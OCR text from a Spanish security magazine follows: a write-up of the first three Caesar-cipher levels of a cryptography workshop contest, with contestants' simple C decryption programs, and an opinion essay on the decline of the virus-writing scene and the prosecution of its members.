BIENV ENIDO ALTAL LERDE CRIPT OGRAF IAAAA
```

Que, al eliminar el almohadillado y reordenar, queda de la siguiente forma:

```
BIENVENIDO AL TALLER DE CRIPTOGRAFIA
```

Respecto a los métodos de resolución utilizados, variaron de un participante a otro. El tercer clasificado, phiber, utilizó una página web (http://www.simonsingh.net/The_Black_Chamber/caesar.html), mientras que varios participantes usaron simplemente la intuición o fuerza bruta, y uno en concreto -rapul, el ganador- construyó un sencillo código en C que resolvía el problema.

```
#include <stdio.h>
#include <string.h>

int main(){
   char clave[] =3D{"yfbksbkfalxiqxiiboabzo
fmqldoxcfxxxx"};
   puts( clave );

   int j =3D strlen( clave );
   int i =3D 0;
   for ( i =3D 0; i < j ; i++ )
printf("%c", ( ( ( clave[i]-'x') + 26 ) % 26=
 )
  + 'a' );

}
```

VARIOS PARTICIPANTES USARON SIMPLEMENTE LA INTUICIÓN O FUERZA BRUTA

Nivel 2

En este nivel, los concursantes se encontraban con el siguiente criptograma:

```
wbnpt eqorn lfdqg spelm xytwn ggggg
```

Las pistas iniciales, proporcionadas en el PDF, eran las siguientes:

- ***Se trata de un cifrado de tipo monoalfabético.***
- ***Se utiliza agrupación de tamaño cinco con almohadillado.***

Posteriormente, se añadieron las siguientes pistas en el foro del concurso, según avanzaba el evento:

- ***Se trata de un cifrado de tipo César.***
- ***La clave es variable.***
- ***La clave es correlativa.***

En este caso el problema era algo más complejo, pues la clave ya no era la misma para todos los grupos de caracteres, y eso es algo que los concursantes debieron descubrir por sí mismos. Al aplicar el descifrado del algoritmo César, usando las claves 1, 2, 3, 4, 5 y 6 respectivamente para cada grupo, obteníamos el siguiente mensaje:

```
VAMOS COMPL ICAND OLAHI STORI AAAAA
```

Que, tras retirar el almohadillado y reordenar, quedaba de la siguiente manera:

```
VAMOS COMPLICANDO LA HISTORIA
```

Para resolver el nivel, phiber, tercer clasificado, utilizó nuevamente la misma página web (http://www.simonsingh.net/The_Black_Chamber/caesar.html), mientras que nuevamente una gran mayoría utilizó simplemente intuición, prueba y error; y rapul (el ganador) realizó nuevamente un código en C para romper el criptograma.

```
#include <stdio.h>
#include <string.h>

int main(){
  int i,j;
  char clave[] =3D{"wbnpteqornlfdqgspelmx
ytwnggggg"};
  puts( clave );
  int key =3D 1;

  for ( i =3D 0; i < 6 ; i++ ) {
    for ( j =3D 0; j < 5 ; j++ )
      printf("%c", ( clave[i*5+j]-key ) );
    key++;
  }
}
```

Nivel 3

En este nivel, los concursantes se encontraban con el siguiente criptograma:

```
nessu
oepsn boftt
voeps nbuvq vsfpq
tkpek rguuc pgnnc vwcht
hggdv wdqcd jxdug lohvw hoohf
mjywj rfsti frtwj jinxu jwfse fffff
```

Las pistas iniciales, proporcionadas en el PDF, eran las siguientes:

· ***Se trata de un cifrado de tipo monoalfabético.***
· ***Se utiliza agrupación de tamaño cinco con almohadillado.***
· ***La disposición del criptograma es relevante.***

Posteriormente, se añadieron las siguientes pistas en el foro del concurso, según avanzaba el evento:

· ***Se trata de un cifrado de tipo César.***
· ***La clave es variable.***
· ***La correlación viene determinada por la sucesión de Fibonacci.***

Esta prueba fue la que diseñé inicialmente para ser la primera, pero que finalmente quedó como tercera para dejar paso a dos más sencillas al darme cuenta de que podría resultar demasiado complicada para un primer acercamiento. Efectivamente, la dificultad aumentaba bastante, pues en un principio, y hasta que se fueron añadiendo progresivamente las pistas, los concursantes no sabían que la clave era variable o que ésta venía determinada por la sucesión de Fibonacci.

Aplicando el descifrado César con las claves 0, 1, 1, 2, 3 y 5 a cada grupo respectivamente, obteníamos el siguiente mensaje:

```
nessu
ndorm aness
undor matup ureop
rinci pessa nella tuafr
eddas tanza guard ilest ellec
hetre manod amore edisp eranz aaaaa
```


Tras eliminar el almohadillado y reordenar, obtenemos el siguiente texto:

```
Nessun dorma nessun dorma
tu pure o principessa
nella tua fredda stanza
guardi le stelle
che tremano damore
e di speranza
```

Al problema de la mayor complejidad del criptograma se unía uno más, y es que el lenguaje del texto en claro no era el castellano sino el italiano, lo cual hacía que los ataques por fuerza bruta que buscaran palabras "con sentido" y sin fijarse demasiado, fracasaran. Claro que, en ningún momento dije que mis textos estuvieran en castellano... :-P

Por supuesto, se trata de la primera estrofa de "Nessun Dorma" (Que nadie duerma), aria del acto final de la ópera Turandot de Giacomo Puccini, según la Wikipedia. Respecto a la resolución, nuevamente phiber utilizó herramientas web (http://www.simonsingh.net/The_Black_Chamber/caesar.html y http://www.richkni.co.uk/php/crypta/caesar.php), así como el hecho de que el almohadillado final delatara una vocal, lo cual le permitió obtener la clave de la última línea (-5).

Otro participante, skyline2412, utilizó la intuición e indicó el hecho de que la utilización del idioma italiano aumentara la dificultad de la prueba, aparte de recordarme que ***"están graciosos los organizadores"*** (sic). El segundo clasificado, chandra, también me recordó que no avisé del tema del italiano (jeje, tampoco avisé de lo contrario), además de comentarme una casualidad que le ayudó a resolver el reto, y es que al descifrar la primera línea con clave "U" obteníamos "hymmo", lo cual le recordó a "himno". Además, chandra me recomienda en su correo ver el vídeo en YouTube de Paul Pott cantando esta pieza, aunque yo ya lo



había visto. Personalmente, prefiero la versión de Manowar ;-).

Nuestro ganador, rapul, de nuevo escribió un código en C para resolver el reto. He de reconocer que me sorprendió gratamente que alguien decidiera resolver los retos con este formalismo. Más tarde, rapul me comentó que ***"los tres programitas especialmente el último son algo vergonzoso, pero es lo que tiene las prisas"***, pero creo que debo disentir: un concurso con siete niveles (finalmente ocho) que debe resolverse en menos de 48 horas es un candidato ideal para lo que se conoce como "extreme programming", pues lo que priman son los resultados. El código puede no ser limpio, no tener comentarios, y ser bastante críptico -lo cual no deja de ser paradójico-, pero cumple su cometido, y dice mucho en favor de quien lo escribió. Estos detalles, y otros de los que más adelante hablaremos, nos hacen ver que se trata de un digno ganador del concurso. Veamos el código:

```
#include <stdio.h>
#include <string.h>

int main(){
  char clave1[] =3D {"nessu "};
  char clave2[] =3D {"oepsn boftt "};
  char clave3[] =3D {"voeps nbuvq vsfpq"};
  char clave4[] =3D {"tkpek rguuc pgnnc vwcht"};
  char clave5[] =3D {"hggdv wdqcd jxdug lohvw hoohf"};
  char clave6[] =3D {"mjywj rfsti frtwj jinxu jwfse
fffff"};

  int i,j,k;
  int key;
  int k1,k2;

  int alpha_size =3D 26;

  puts( clave1 );
  puts( clave2 );
  puts( clave3 );
  puts( clave4 );
  puts( clave5 );
  puts( clave6 );

  puts("");

  k =3D 0;
  k1 =3D 0;
  k2 =3D k1;
  for ( k =3D k1; k <=3D k2 ; k++ ) {
    key =3D k;
    for ( i =3D 0; i < strlen( clave1 ) ; i++ )
      if ( i % 6 !=3D 5 ) printf("%c", ( ( clave1[i] - key
- 'a' + alpha_si=
ze
 ) % alpha_size ) + 'a' );
      else              printf(" ");
    puts("");
  }

  k =3D 0;
  k1 =3D 1; //0
  k2 =3D k1;
  for ( k =3D k1; k <=3D k2 ; k++ ) {
    key =3D k;
    for ( i =3D 0; i < strlen( clave2 ) ; i++ )
      if ( i % 6 !=3D 5 ) printf("%c", ( ( clave2[i] - key
```

UN CONCURSO CON SIETE NIVELES (FINALMENTE OCHO) QUE DEBE RESOLVERSE EN MENOS DE 48 HORAS ES UN CANDIDATO IDEAL PARA LO QUE SE CONOCE COMO "EXTREME PROGRAMMING"

```
- 'a' + alpha_si=
  ze
  ) % alpha_size ) + 'a' );
        else                    printf(" ");
      puts("");
    }

    k =3D 0;
    k1 =3D 1; //1
    k2 =3D k1;
    for ( k =3D k1; k <=3D k2 ; k++ ) {
      key =3D k;
      for ( i =3D 0; i < strlen( clave3 ) ; i++ )
        if ( i % 6 !=3D 5 ) printf("%c", ( ( clave3[i] - key
- 'a' + alpha_si=
  ze
  ) % alpha_size ) + 'a' );
        else                    printf(" ");
      puts("");
    }

    k =3D 0;
    k1 =3D 2; //2
    k2 =3D k1;
    for ( k =3D k1; k <=3D k2 ; k++ ) {
      key =3D k;
      for ( i =3D 0; i < strlen( clave4 ) ; i++ )
        if ( i % 6 !=3D 5 ) printf("%c", ( ( clave4[i] - key
- 'a' + alpha_si=
  ze
  ) % alpha_size ) + 'a' );
        else                    printf(" ");
      puts("");
    }

    k =3D 0;
    k1 =3D 3; //3
    k2 =3D k1;
    for ( k =3D k1; k <=3D k2 ; k++ ) {
      key =3D k;
      for ( i =3D 0; i < strlen( clave5 ) ; i++ )
        if ( i % 6 !=3D 5 ) printf("%c", ( ( clave5[i] - key
- 'a' + alpha_si=
  ze
  ) % alpha_size ) + 'a' );
        else                    printf(" ");
      puts("");
    }

    k =3D 0;
    k1 =3D 5;
    k2 =3D k1;
    for ( k =3D k1; k <=3D k2 ; k++ ) {
      key =3D k;
      for ( i =3D 0; i < strlen( clave6 ) ; i++ )
        if ( i % 6 !=3D 5 ) printf("%c", ( ( clave6[i] - key
- 'a' + alpha_si=
  ze
  ) % alpha_size ) + 'a' );
        else                    printf(" ");
      puts("");
    }
}
```

El mes que viene...

Por este mes se nos ha terminado el espacio, así que lo dejamos aquí de momento. Hemos visto cómo fue la organización de los contenidos del taller de criptografía, así como la resolución de las tres primeras pruebas del concurso, las más sencillas. El mes que viene destriparemos las cinco restantes, que son más complicadas y, desde luego, mucho más interesantes.


¡Hasta entonces!

Ramiro Cano Gómez
death_master@hpn-sec.net
http://omniumpotentior.wordpress.com/




Premios de los concursos.





¿y la virus-scene? ¿dónde está?



Leer las descripciones y análisis de virus y otros malware que se publican en las páginas especializadas ha dejado de ser un hobby para mí. Da la impresión de haberse perdido el espíritu de investigación, de llegar más allá, de innovar. La mayoría de los nuevos especímenes parecen estar generados por una máquina que, carente de imaginación, se limita a crear copias de lo mismo con tan solo unas leves variaciones en cada individuo.

De vez en cuando aparecen especímenes que presentan nuevas técnicas, adelantos y características que revelan la existencia de vías de infección u otros problemas de segurida Sin embargo, ha cambiado algo fundamental: anteriormente encontrábamos este tipo de malware en forma de código fuente en la página web de su autor, o en E-zines especializados en desarrollo de malware. Ahora estos especímenes son descubiertos cuando su presencia "in -the-wild" ha provocado un número suficiente de llamadas telefónicas en los call center de las compañías antivirus o helpdesk.

¿Qué ha sucedido? ¿Las medidas tomadas nos han llevado a una situación mejor? Este documento recoge algunas reflexiones acerca de la situación de la VIRUS-SCENE en la actualidad, tratando de poner respuesta a estas preguntas.

¿Qué es la VIRUS-SCENE?

Se denomina así, de manera coloquial, a un grupo de programadores dedicados a una actividad concreta. Posiblemente la más conocida sea la demo-scene, donde los programadores compiten por crear las demostraciones de gráficos, 3D y sonido más llamativas y técnicamente avanzadas.

También está la warez-scene, dedicada al tráfico de software, la hacking- scene, centrada en la seguridad informática, y como no, la virus- scene.

Cada "scene" tiene sus héroes y sus villanos, y se compone de un número elevado de grupos interrelacionados a través de sus correspondientes portales web, foros, e-zines y canales de IRC. Pasar a formar parte de uno de estos grupos puede resultar difícil. En la scene se valora ante todo la capacidad de auto-aprendizaje, los conocimientos adquiridos, la dedicación y la programación como una forma de arte en sí misma. Todo el trabajo se hace por gusto, "por amor al arte" (nunca vi un sitio donde esto encajara tan bien), quedando como recompensa la auto-superación, la formación y experiencia adquiridas y, en ocasiones, el reconocimiento de colegas y compañeros del "mundillo".

Unos años atrás...

Comprender la situación de la scene hoy en día requiere echar un vistazo al pasado. Pero tranquilos, no vamos a hablar aquí del gusano de Morris ni del virus Michelangelo. Nos vamos a remontar en el pasado tan solo unos años atrás

Durante los años que transcurrieron entre 1995 y el año 2000 asistimos a una situación especial en la que Internet constituía una red global ampliamente extendida por todo el mundo, pero a la vez algo de reciente aparición en donde el anonimato y lo gratuito o barato se daban la mano junto a importantes publicaciones o grandes empresas.

Determinados incidentes ocasionados por virus, como fue el desastre provocado por el virus CIH [1], o posteriores infecciones masivas provocadas por gusanos como Slammer [2] o Sasser [3], por citar algunas, provocaron cierta alarma entre los usuarios, convirtiéndose de alguna manera en un fenómeno social. Era difícil encontrar a alguien que no se hubiese visto afectado de alguna manera, directa o indirecta, en la oficina, entre amigos, algún familiar. Quien menos tenia un amigo a quien "el virus" había borrado alguna tesis, el trabajo de toda la vida o algo similar.

Cuando los virus informáticos se convirtieron en un problema llamativo llegó el momento de un nuevo tipo de respuesta: la persecución. Algunos países comenzaban a adaptar sus leyes para cubrir toda una serie de problemas de reciente aparición para los que

EN LA SCENE SE VALORA ANTE TODO LA CAPACIDAD DE AUTO-APRENDIZAJE, LOS CONOCIMIENTOS ADQUIRIDOS, LA DEDICACIÓN Y LA PROGRAMACIÓN COMO UNA FORMA DE ARTE

CUANDO LOS VIRUS INFORMÁTICOS SE CONVIRTIERON EN UN PROBLEMA LLAMATIVO LLEGÓ EL MOMENTO DE UN NUEVO TIPO DE RESPUESTA: LA PERSECUCIÓN

no había una legislación concreta: los derechos de copia en Internet, la privacidad, los virus informáticos.

Durante esta transición no se distinguió entre quienes publicaron sus trabajos de investigación en desarrollo de malware, de quienes simplemente provocaban problemas en redes y sistemas empleando estas tecnologías. Y es que distinguir entre estos tipos de malware resulta muy simple:

Los especímenes destinados a la investigación presentan estrategias originales, extremadamente avanzadas e ingeniosas. Normalmente lo experimental de las técnicas empleadas impide su propagación de manera masiva, en otras ocasiones su autor limita de manera artificial esta propagación al incluir código que evita que el malware llegue "más allá del laboratorio".

Por su parte, los virus destinados a dañar sistemas, a provocar infecciones masivas, presentan técnicas mas simples, de demostrada eficacia, pero de escaso valor didáctico o técnico. Estos especímenes suelen propagarse de manera descontrolada, en parte ayudados por el desconocimiento de los usuarios en materia de seguridad informática.



La persecución

La búsqueda de culpables a incidentes como el provocado a escala mundial por el gusano Slammer provocó un cierto sentimiento de "persecución" dentro de la scene, Se buscaron responsables en donde mas fácil resultaba: los grupos de la VIRUS-SCENE [4].


Microsoft envió a Peter Fifka, un miembro de Microsoft Corporation Internet Safety Enforcement Team, a "la caza de Benny" [5].

Benny era un escritor de virus, pero habría que tener en cuenta que sus trabajos siempre han aparecido en forma de código fuente para su análisis, destinado siempre a la investigación, a la comunidad y, todo hay que decirlo, para el deleite de nuestros sentidos si somos aficionados a estos temas.

Podríamos entrar aquí en la ya explotada polémica acerca de la necesidad o no de crear un exploit o un malware para demostrar la existencia de una vulnerabilidad o un riesgo, pero nos quedaremos simplemente con un hecho que sirve de ejemplo:

Los ADS (Alternate data stream) de NTFS se conocen desde siempre. El sistema operativo, algunas aplicaciones comerciales y, como no, hackers y autores de malware, han utilizado o conocen de la existencia de esta característica en el sistema de ficheros NTFS de Windows. Sin embargo, hasta la aparición del primer virus que empleaban los ADS para ocultar información, los desarrolladores de antivirus y productos de seguridad no se preocuparon por cubrir este aspecto de la seguridad en nuestros sistemas.

La aparición de VIRUS.WIN32. STREAM [6] obligó a actualizar los






LA PUBLICACIÓN DE TRABAJOS DE INVESTIGACIÓN EN TORNO AL DESARROLLO DE MALWARE SE FRENÓ, LLEGANDO INCLUSO A CONGELARSE

motores de análisis de la mayoría de antivirus. El resultado final de la investigación y el desarrollo de Benny en esta área permitió que hoy en día podamos contar con soluciones antivirus más completas y avanzadas.

